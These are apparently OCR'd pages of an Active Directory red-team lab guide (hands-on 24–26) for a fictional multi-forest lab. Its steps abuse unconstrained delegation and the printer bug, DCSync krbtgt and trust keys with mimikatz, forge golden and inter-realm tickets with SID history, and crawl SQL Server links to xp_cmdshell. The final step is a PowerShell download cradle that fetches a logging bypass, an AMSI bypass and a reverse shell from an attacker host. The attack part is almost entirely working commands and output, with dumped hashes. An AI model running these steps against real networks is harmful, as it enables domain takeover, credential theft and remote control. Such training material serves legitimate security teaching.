Object Relative ID   : 502

Credentials:
  Hash NTLM: 83ac1bab3e98ce6ed70c9d5841341538
    ntlm- 0: 83ac1bab3e98ce6ed70c9d5841341538
    lm  - 0: bcb73c3d2b4005e405ff7399f3ca2bf0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a0c1c86edafc0218a106426f2309bafd

* Primary:Kerberos-Newer-Keys *
    Default Salt : EU.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d
      aes128_hmac       (4096) : e2ef89cdbd94d396f63c9aa5b66e16c7
      des_cbc_md5       (4096) : 92371fe32c9ba208

[snip]

mimikatz(commandline) # exit
Bye!
```

Hands-on 24:

Task

- Abuse the Unconstrained Delegation on us-web to get Enterprise Admin privileges on usvendor.local.

Solution

If TGT Delegation is enabled across forests trusts, we can abuse the printer bug across two-way forest trusts as well. This hands-on is kept separate from the previous ones because the impact is very high! The commands included are the same!

Start a new process as webmaster, who has admin privileges on us-web:

```
C:\Windows\system32>echo %Pwn%
asktgt
C:\Windows\system32> C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:webmaster
/aes256:2a653f166761226eb2e939218f5a34d3d2af005a91f160540da6e4a5e29de8a0
/opsec /createnetonly:C:\Windows\System32\cmd.exe /show /ptt
[snip]
```

Copy Loader.exe to us-web to download and execute Rubeus in the memory and start monitoring for any authentication from usvendor-dc. Run the below command in process running as webmaster:


```
C:\Windows\system32> echo F | xcopy C:\AD\Tools\Loader.exe \\us-
web\C$\Users\Public\Loader.exe /Y
[snip]

C:\Windows\system32>winrs -r:us-web cmd.exe
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\webmaster>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
C:\Users\webmaster>echo %Pwn%
monitor
C:\Users\webmaster> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /targetuser:usvendor-dc$
/interval:5 /nowrap
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/targetuser:usvendor-dc$ /interval:5 /nowrap
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/Rubeus.exe with args 'monitor
/targetuser:usvendor-dc$ /interval:5 /nowrap'
```

```
   _______         _
  (_____ \       | |
   _____) )_    _| |__  _____ _   _  ___
  |  __  /| |  | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1

[*] Action: TGT Monitoring
[*] Target user     : usvendor-dc$
[*] Monitoring every 5 seconds for new TGTs
```

Next, run MS-RPRN.exe on the student VM to abuse the printer bug. Note that this time we target usvendor-dc:

```
C:\AD\Tools>C:\AD\Tools\MS-RPRN.exe \\usvendor-dc.usvendor.local \\us-
web.us.techcorp.local
Target server attempted authentication and got an access denied.  If coercing
authentication to an NTLM challenge-response capture tool(e.g.
responder/inveigh/MSF SMB capture), this is expected and indicates the
coerced authentication worked.
```

On the session where Rubeus is running, we can see:

```
[snip]
[*] 1/15/2021 2:09:34 PM UTC - Found new TGT:

  User                  :  USVENDOR-DC$@USVENDOR.LOCAL
  StartTime             :  1/15/2021 6:08:09 AM
  EndTime               :  1/15/2021 4:08:07 PM
  RenewTill             :  12/31/1969 4:00:00 PM
  Flags                 :  name_canonicalize, pre_authent, forwarded,
forwardable
  Base64EncodedTicket   : [snip]

[*] Ticket cache size: 1

^C
```

We can copy Base64EncodedTicket, remove unnecessary spaces and newline (if any) and use the ticket with Rubeus on the student VM:

```
C:\AD\Tools> echo %Pwn%
ptt
C:\AD\Tools>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args %Pwn%
/ticket:TGTofUSVendor-DC$
```

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.1


[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We can now run DCSync attack against usvendor-dc using the injected ticket:

```
C:\Windows\system32>echo %Pwn%
lsadump::dcsync
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\SafetyKatz.exe -
args "%Pwn% /user:usvendor\krbtgt /domain:usvendor.local" "exit"

[snip]
mimikatz(commandline) # lsadump::dcsync /user:usvendor\krbtgt
/domain:usvendor.local
[DC] 'usvendor.local' will be the domain
[DC] 'USVendor-DC.usvendor.local' will be the DC server
[DC] 'usvendor\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/12/2019 9:09:18 PM
Object Security ID   : S-1-5-21-2028025102-2511683425-2951839092-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 335caf1a29240a5dd318f79b6deaf03f
    ntlm- 0: 335caf1a29240a5dd318f79b6deaf03f
    lm  - 0: f3e8466294404a3eef79097e975bda3b

Supplemental Credentials:
```

```
* Primary:NTLM-Strong-NTOWF *
    Random Value : 11d7fc894b21e11d24a81c7870eb8aae

* Primary:Kerberos-Newer-Keys *
    Default Salt : USVENDOR.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
2b0b8bf77286337369f38d1d72d3705fda18496989ab1133b401821684127a79
      aes128_hmac       (4096) : 71995c47735a10ea4a107bfe2bf38cb6
      des_cbc_md5       (4096) : 982c3125f116b901

* Primary:Kerberos *
    Default Salt : USVENDOR.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 982c3125f116b901

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  99585c6025e58e1ac33c85f8a9ff8d18
    02  c8dd05c8afc5d2b401e42ee135e7322f
    03  b8ada0a86cd88445cea44dc839be89e2
    04  99585c6025e58e1ac33c85f8a9ff8d18
    05  c8dd05c8afc5d2b401e42ee135e7322f
    06  f1a9058fe1f96297d9358a6ee70f3d0a
    07  99585c6025e58e1ac33c85f8a9ff8d18
    08  3e9f24f6600eb0613abf6a827e1579b4

[snip]
mimikatz(commandline) # exit
Bye!
```

Hands-on 25:

Task

- Using the DA access to eu.local:
  - Access eushare on euvendor-dc.
  - Access euvendor-net using PowerShell Remoting.

Solution

We have DA access on the eu.local forest that has a trust relationship with euvendor.local. Let's use the trust key between eu.local and euvendor.local. We can extract the trust key using a Golden ticket (or Administrator keys) for eu.local.

Access eushare on euvendor-dc

Run the below command from an elevated shell on the student VM to get a command prompt with the privileges of domain administrator on eu.local and use DCSync to get the trust keys:

```
C:\Windows\system32>echo %Pwn%
golden
C:\Windows\system32>C:\AD\Tools\Loader.exe -Path C:\AD\Tools\Rubeus.exe -args
%Pwn% /user:Administrator /domain:eu.local /sid:S-1-5-21-3657428294-
2017276338-1274645009
/aes256:b3b88f9288b08707eab6d561fefe286c178359bda4d9ed9ea5cb2bd28540075d /ptt
[+] Successfully unhooked ETW!
[+] Successfully patched AMSI!
[snip]
[+] Ticket successfully imported!
```


Now, we will copy the Loader.exe to run SafetyKatz.exe from memory to extract trust keys. Remember to host SafetyKatz.exe on a local web server on your Student VM.

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\Loader.exe \\eu-
dc.eu.local\C$\Users\Public\Loader.exe /Y
[snip]
C:\Windows\system32>winrs -r:eu-dc.eu.local cmd
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh interface portproxy add v4tov4 listenport=8080
listenaddress=0.0.0.0 connectport=80 connectaddress=192.168.100.x
```

Use ArgSplit.bat on the student VM to encode "lsadump::dcsync":

```
C:\AD\Tools>C:\AD\Tools\ArgSplit.bat
[!] Argument Limit: 180 characters
[+] Enter a string: lsadump::dcsync
set "z=c"
[snip]
```

Copy the generated commands and use it on the winrs session on eu-dc:

```
C:\Users\Administrator>echo %Pwn%
echo %Pwn%
lsadump::dcsync

C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/SafetyKatz.exe -args "%Pwn% /user:eu\euvendor$
/domain:eu.local" "exit"
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe -args
"%Pwn% /user:eu\euvendor$ /domain:eu.local" "exit"
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/SafetyKatz.exe with args 'lsadump::dcsync
/user:eu\euvendor$ /domain:eu.local exit'

  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /user:eu\euvendor$ /domain:eu.local
[DC] 'eu.local' will be the domain
[DC] 'EU-DC.eu.local' will be the DC server
[DC] 'eu\euvendor$' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : EUVENDOR$

** SAM ACCOUNT **

SAM Username         : EUVENDOR$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration   :
Password last change : 2/26/2024 10:00:47 PM
Object Security ID   : S-1-5-21-3657428294-2017276338-1274645009-1107
Object Relative ID   : 1107

Credentials:
  Hash NTLM: b96659c7b2109d2e63e6de676d48646c
[snip]
Supplemental Credentials:
```

```
* Primary:Kerberos-Newer-Keys *
    Default Salt : EU.LOCALkrbtgtEUVENDOR
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
8ee6a5a1220cb2fca16af1a6ad0143b94a6f786c9c2c69478a41d1778e6b0ab4
      aes128_hmac       (4096) : 168eca4672fb3d0321e115c2353ccb46
[snip]
mimikatz(commandline) # exit
Bye!
```

Now, forge an inter-realm TGT between eu.local and euvendor.local. We need to run the following commands from eu-dc:

```
C:\Users\Administrator>echo %Pwn%
silver
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /user:Administrator /ldap
/service:krbtgt/eu.local /rc4:b96659c7b2109d2e63e6de676d48646c /sid:S-1-5-21-
3657428294-2017276338-1274645009 /nowrap
C:\Users\Public\Loader.exe -path http://127.0.0.1:8080/Rubeus.exe -args %Pwn%
/user:Administrator /ldap /service:krbtgt/eu.local
/rc4:b96659c7b2109d2e63e6de676d48646c /sid:S-1-5-21-3657428294-2017276338-
1274645009 /nowrap
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[snip]

[*] Building PAC

[*] Domain         : EU.LOCAL (EU)
[*] SID            : S-1-5-21-3657428294-2017276338-1274645009
[*] UserId         : 500
[*] Groups         : 544,518,519,512,520,513
[*] ServiceKey     : B96659C7B2109D2E63E6DE676D48646C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : B96659C7B2109D2E63E6DE676D48646C
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : eu.local

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
```

```
[*] Forged a TGT for 'Administrator@eu.local'

[*] AuthTime       : 2/29/2024 11:11:21 PM
[*] StartTime      : 2/29/2024 11:11:21 PM
[*] EndTime        : 3/1/2024 9:11:21 AM
[*] RenewTill      : 3/7/2024 11:11:21 PM

[*] base64(ticket.kirbi):

      doIFEzCCBQ+gAwIBBaEDAgEWo...
```

So, we have base64 encoded ticket. Let's inject it in our winrs session:

```
C:\Users\Administrator>echo %Pwn%
asktgs
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:CIFS/euvendor-
dc.euvendor.local /dc:euvendor-dc.euvendor.local /ptt /ticket:doIFEzCCBQ...
[snip]
  ServiceName              :  CIFS/euvendor-dc.euvendor.local
  ServiceRealm             :  EUVENDOR.LOCAL
  UserName                 :  Administrator
  UserRealm                :  EU.LOCAL
  StartTime                :  2/29/2024 11:12:19 PM
  EndTime                  :  3/1/2024 9:11:21 AM
  RenewTill                :  3/7/2024 11:11:21 PM
  Flags                    :  name_canonicalize, ok_as_delegate, pre_authent,
renewable, forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  jqqlvrwZWpBeq5ucHBib4FXWVESdY2UNnDsaJexrI/8=
```

Check for the ticket:

```
C:\Users\Administrator>klist
klist

[snip]
#2>     Client: Administrator @ EU.LOCAL
        Server: CIFS/euvendor-dc.euvendor.local @ EUVENDOR.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent
ok_as_delegate name_canonicalize
        Start Time: 2/29/2024 23:12:19 (local)
        End Time:   3/1/2024 9:11:21 (local)
        Renew Time: 3/7/2024 23:11:21 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
```

So, we have the TGS for CIFS on euvendor.local. We can only access the resources explicitly shared with Domain Admins of eu.local as we have the access to euvendor-dc as domain admins of eu.local:

```
C:\Users\Administrator>dir \\euvendor-dc.euvendor.local\eushare
dir \\euvendor-dc.euvendor.local\eushare
 Volume in drive \\euvendor-dc.euvendor.local\eushare has no label.
 Volume Serial Number is 88AD-6C8B

 Directory of \\euvendor-dc.euvendor.local\eushare

07/14/2019  05:12 AM    <DIR>          .
07/14/2019  05:12 AM    <DIR>          ..
07/14/2019  05:13 AM                37 shared.txt
               1 File(s)             37 bytes
               2 Dir(s)  15,983,722,496 bytes free

C:\Users\Administrator>type \\euvendor-dc.euvendor.local\eushare\shared.txt
type \\euvendor-dc.euvendor.local\eushare\shared.txt
Shared with Domain Admins of eu.local
```

Note that we could use PowerShell Remoting too in place of winrs in the above steps.

Access euvendor-net using PowerShell Remoting

Let's check if SIDHistroy is enabled for the trust between eu.local and euvendor.local using the Active Directory module.

Run the below commands on the command prompt where we injected the Golden ticket for administrator of eu.local to copy and run InvisiShell:

```
C:\Windows\system32>echo F | xcopy C:\AD\Tools\InviShell\InShellProf.dll
\\eu-dc.eu.local\C$\Users\Public\InShellProf.dll /Y
[snip]

C:\Windows\system32>echo F | xcopy
C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat \\eu-
dc.eu.local\C$\Users\Public\RunWithRegistryNonAdmin.bat /Y
[snip]
C:\Windows\system32>winrs -r:eu-dc.eu.local cmd
Microsoft Windows [Version 10.0.17763.1613]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>C:\Users\Public\RunWithRegistryNonAdmin.bat
[snip]
```


With InvisiShell set up on eu-dc, We can now use the Active Directory module. Since we are on a domain controller, the module will be already present.

Check if there are any groups with SID>1000 in euvendor.local that we can impersonate to avoid SIDFiltering:

```
PS C:\Users\Administrator> Get-ADGroup -Filter 'SID -ge "S-1-5-21-4066061358-
3942393892-617142613-1000"' -Server euvendor.local
Get-ADGroup -Filter 'SID -ge "S-1-5-21-4066061358-3942393892-617142613-1000"'
-Server euvendor.local

[snip]

DistinguishedName : CN=EUAdmins,CN=Users,DC=euvendor,DC=local
GroupCategory     : Security
GroupScope        : Global
Name              : EUAdmins
ObjectClass       : group
ObjectGUID        : 1dad0633-fcf5-49dc-9431-8b167cf36969
SamAccountName    : euadmins
SID               : S-1-5-21-4066061358-3942393892-617142613-1103

PS C:\Users\Administrator> exit
exit

C:\Users\Administrator>set COR_ENABLE_PROFILING=
```

```
C:\Users\Administrator>set COR_PROFILER=

C:\Users\Administrator>REG DELETE "HKCU\Software\Classes\CLSID\{cf0d821e-
299b-5307-a3d8-b283c03916db}" /f
The operation completed successfully.
```

Let's create an inter-realm ticket between eu.local and euvendor.local. We will inject the SID History for the EUAdmins group as that is allowed across the trust:

```
C:\Users\Administrator>echo %Pwn%
echo %Pwn%
silver
C:\Users\Administrator>C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /user:Administrator /ldap
/service:krbtgt/eu.local /rc4:b96659c7b2109d2e63e6de676d48646c /sids:S-1-5-
21-4066061358-3942393892-617142613-1103 /nowrap
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/Rubeus.exe with args 'silver
/user:Administrator /ldap /service:krbtgt/eu.local
/rc4:b96659c7b2109d2e63e6de676d48646c /sids:S-1-5-21-4066061358-3942393892-
617142613-1103 /nowrap'


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1
[snip]
[*] Building PAC

[*] Domain         : EU.LOCAL (EU)
[*] SID            : S-1-5-21-3657428294-2017276338-1274645009
[*] UserId         : 500
[*] Groups         : 544,518,519,512,520,513
[*] ExtraSIDs      : S-1-5-21-4066061358-3942393892-617142613-1103
[*] ServiceKey     : B96659C7B2109D2E63E6DE676D48646C
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : B96659C7B2109D2E63E6DE676D48646C
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : eu.local
```

```
[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@eu.local'

[*] AuthTime       : 3/1/2024 1:34:56 AM
[*] StartTime      : 3/1/2024 1:34:56 AM
[*] EndTime        : 3/1/2024 11:34:56 AM
[*] RenewTill      : 3/8/2024 1:34:56 AM

[*] base64(ticket.kirbi):

      doIFOzCCBTegAwIBBaEDAgEWo...
```

Using the inter-realm TGT that we created above, let's request a TGS for HTTP on euvendor-net machine:

```
C:\Users\Administrator>echo %Pwn%
echo %Pwn%
asktgs
C:\Users\Administrator> C:\Users\Public\Loader.exe -path
http://127.0.0.1:8080/Rubeus.exe -args %Pwn% /service:http/euvendor-
net.euvendor.local /dc:euvendor-dc.euvendor.local /ptt /ticket:doIFOzCCBT...
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
[!] ~Flangvik - Arno0x0x Edition - #NetLoader
[+] Patched!
[+] Starting http://127.0.0.1:8080/Rubeus.exe with args 'asktgs
/service:http/euvendor-net.euvendor.local /dc:euvendor-dc.euvendor.local /ptt
/ticket:doIFOzCCBT...


   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.1

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the
service ticket
```

```
[*] Building TGS-REQ request for: 'http/euvendor-net.euvendor.local'
[*] Using domain controller: euvendor-dc.euvendor.local (192.168.12.212)
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):
[snip]
  ServiceName              :  http/euvendor-net.euvendor.local
  ServiceRealm             :  EUVENDOR.LOCAL
  UserName                 :  Administrator
  UserRealm                :  EU.LOCAL
  StartTime                :  3/1/2024 1:36:44 AM
  EndTime                  :  3/1/2024 11:34:56 AM
  RenewTill                :  3/8/2024 1:34:56 AM
  Flags                    :  name_canonicalize, pre_authent, renewable,
forwardable
  KeyType                  :  aes256_cts_hmac_sha1
  Base64(key)              :  0aW6hs4XF7Fi4M8nUeKwRw/qwbh1QL0bI++1ETkPHx8=
```

Finally, try accessing the euvendor-net machine:

```
C:\Users\Administrator>winrs -r:euvendor-net.euvendor.local cmd
winrs -r:euvendor-net.euvendor.local cmd
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator.EU>set username
set username
USERNAME=Administrator

C:\Users\Administrator.EU>set computername
set computername
COMPUTERNAME=EUVENDOR-NET

C:\Users\Administrator.EU>whoami /groups
whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID
Attributes
====================================== ================
===========================================
=============================================================
Everyone                               Well-known group S-1-1-0
Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545
Mandatory group, Enabled by default, Enabled group
```

```
BUILTIN\Administrators                  Alias            S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner
NT AUTHORITY\NETWORK                    Well-known group S-1-5-2
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users        Well-known group S-1-5-11
Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization          Well-known group S-1-5-15
Mandatory group, Enabled by default, Enabled group
EU\Domain Admins                        Group            S-1-5-21-3657428294-
2017276338-1274645009-512 Mandatory group, Enabled by default, Enabled group
EU\Group Policy Creator Owners          Group            S-1-5-21-3657428294-
2017276338-1274645009-520 Mandatory group, Enabled by default, Enabled group
EU\Schema Admins                        Group            S-1-5-21-3657428294-
2017276338-1274645009-518 Mandatory group, Enabled by default, Enabled group
EU\Enterprise Admins                    Group            S-1-5-21-3657428294-
2017276338-1274645009-519 Mandatory group, Enabled by default, Enabled group
EUVENDOR\euadmins                       Group            S-1-5-21-4066061358-
3942393892-617142613-1103 Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label               S-1-16-12288
```

Hands-On 26:

Task

- Get a reverse shell on a db-sqlsrv in db.local forest by abusing database links from us-mssql.

Solution

Let's first enumerate database links on all the sql servers, we just need public access on for that. Let's see if studentuserx has that access on any database in the domain. We will use PowerUpSQL for this from InvisiShell:

```
PS C:\AD\Tools> Import-Module .\PowerupSQL-master\PowerupSQL.psd1
PS C:\AD\Tools> Get-SQLInstanceDomain | Get-SQLServerInfo -Verbose
VERBOSE: us-mssql.us.techcorp.local : Connection Success.


ComputerName            : us-mssql.us.techcorp.local
Instance                : US-MSSQL
DomainName              : US
ServiceProcessID        : 3032
ServiceName             : MSSQLSERVER
ServiceAccount          : US\dbservice
AuthenticationMode      : Windows and SQL Server Authentication
ForcedEncryption        : 0
Clustered               : No
SQLServerVersionNumber  : 14.0.1000.169
SQLServerMajorVersion   : 2017
SQLServerEdition        : Developer Edition (64-bit)
SQLServerServicePack    : RTM
OSArchitecture          : X64
OsVersionNumber         : SQL
Currentlogin            : US\studentuserx
IsSysadmin              : No
ActiveSessions          : 1
```


So we have non-sysadmin access to us-mssql. Let's enumerate database links for us-mssql:

```
PS C:\AD\Tools> Get-SQLServerLink -Instance us-mssql.us.techcorp.local -
Verbose
VERBOSE: us-mssql.us.techcorp.local : Connection Success.

[snip]

ComputerName            : us-mssql.us.techcorp.local
Instance                : us-mssql.us.techcorp.local
DatabaseLinkId          : 1
DatabaseLinkName        : 192.168.23.25
DatabaseLinkLocation    : Remote
Product                 : SQL Server
```


```
Provider               : SQLNCLI
Catalog                :
LocalLogin             :
RemoteLoginName        :
is_rpc_out_enabled     : False
is_data_access_enabled : True
modify_date            : 7/9/2019 6:54:54 AM
```

So, there is a database link to a SQL Server from us-mssql server. Using HeidiSQL client, let's login to us-mssql using windows authentication of studentuser**x**. Once logged-in, use openquery to enumerate linked databases:

```
select * from master..sysservers
```

It is possible to nest openquery within another openquery which leads us to ops-file:

```
select * from openquery("192.168.23.25",'select * from master..sysservers')
select * from openquery("192.168.23.25 ",'select * from openquery("db-
sqlsrv",''select @@version as version'')')
```



We can also use Get-SQLServerLinkCrawl from PowerUpSQL for crawling the database links automatically:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance us-mssql -Verbose
VERBOSE: us-mssql : Connection Success.
VERBOSE: us-mssql : Connection Success.
VERBOSE: -------------------------------
VERBOSE:  Server: US-MSSQL
VERBOSE: -------------------------------
VERBOSE:  - Link Path to server: US-MSSQL
VERBOSE:  - Link Login: US\studentuserx
VERBOSE:  - Link IsSysAdmin: 0
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: 192.168.23.25
VERBOSE: us-mssql : Connection Success.
VERBOSE: us-mssql : Connection Success.
```

```
VERBOSE: -------------------------------
VERBOSE:  Server: DB-SQLPROD
VERBOSE: -------------------------------
VERBOSE:  - Link Path to server: US-MSSQL -> 192.168.23.25
VERBOSE:  - Link Login: dbuser
VERBOSE:  - Link IsSysAdmin: 1
VERBOSE:  - Link Count: 1
VERBOSE:  - Links on this server: DB-SQLSRV
VERBOSE: us-mssql : Connection Success.
VERBOSE: us-mssql : Connection Success.
VERBOSE: -------------------------------
VERBOSE:  Server: DB-SQLSRV
VERBOSE: -------------------------------
VERBOSE:  - Link Path to server: US-MSSQL -> 192.168.23.25 -> DB-SQLSRV
VERBOSE:  - Link Login: sa
VERBOSE:  - Link IsSysAdmin: 1
VERBOSE:  - Link Count: 0
VERBOSE:  - Links on this server:


Version     : SQL Server 2017
Instance    : US-MSSQL
CustomQuery :
Sysadmin    : 0
Path        : {US-MSSQL}
User        : US\studentuserx
Links       : {192.168.23.25}

Version     : SQL Server 2017
Instance    : DB-SQLPROD
CustomQuery :
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25}
User        : dbuser
Links       : {DB-SQLSRV}

Version     : SQL Server 2017
Instance    : DB-SQLSRV
CustomQuery :
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25, DB-SQLSRV}
User        : sa
Links       :
```


So, we do have database links to other SQL Servers.

If xp_cmdshell is enabled (or rpcout is true that allows us to enable xp_cmdshell), it is possible to execute commands on any node in the database links using the below commands.

Try to execute a command on each node where xp_cmdshell is enabled:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec
master..xp_cmdshell ''whoami'''


Version     : SQL Server 2017
Instance    : US-MSSQL
CustomQuery :
Sysadmin    : 0
Path        : {US-MSSQL}
User        : US\studentuserx
Links       : {192.168.23.25}

Version     : SQL Server 2017
Instance    : DB-SQLPROD
CustomQuery : {nt service\mssqlserver, }
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25}
User        : dbuser
Links       : {DB-SQLSRV}

Version     : SQL Server 2017
Instance    : DB-SQLSRV
CustomQuery :
Sysadmin    : 1
Path        : {US-MSSQL, 192.168.23.25, DB-SQLSRV}
User        : sa
Links       :
```


Sweet! Looks like we can run operating system commands on DB-SQLPROD instance.

Let's try to execute a PowerShell reverse shell. We must first start a listener from InvisiShell:

```
PS C:\AD\Tools> . .\powercat.ps1
PS C:\AD\Tools> powercat -l -v -p 443 -t 1000
VERBOSE: Set Stream 1: TCP
VERBOSE: Set Stream 2: Console
VERBOSE: Setting up Stream 1...
VERBOSE: Listening on [0.0.0.0] (port 443)
```

Now, use the PowerShell download execute cradle to run the reverse shell on DB-SQLPROD. Note that in the below command, we first run an ScriptBlock logging bypass, then an AMSI bypass and finally, the reverse shell. Remember to host all of them on a local web server:

```
PS C:\AD\Tools> Get-SQLServerLinkCrawl -Instance us-mssql -Query 'exec
master..xp_cmdshell ''powershell -c "iex (iwr -UseBasicParsing
http://192.168.100.X/sbloggingbypass.txt);iex (iwr -UseBasicParsing
http://192.168.100.X/amsibypass.txt);iex (iwr -UseBasicParsing
http://192.168.100.X/Invoke-PowerShellTcpEx.ps1)"'''
[snip]
```

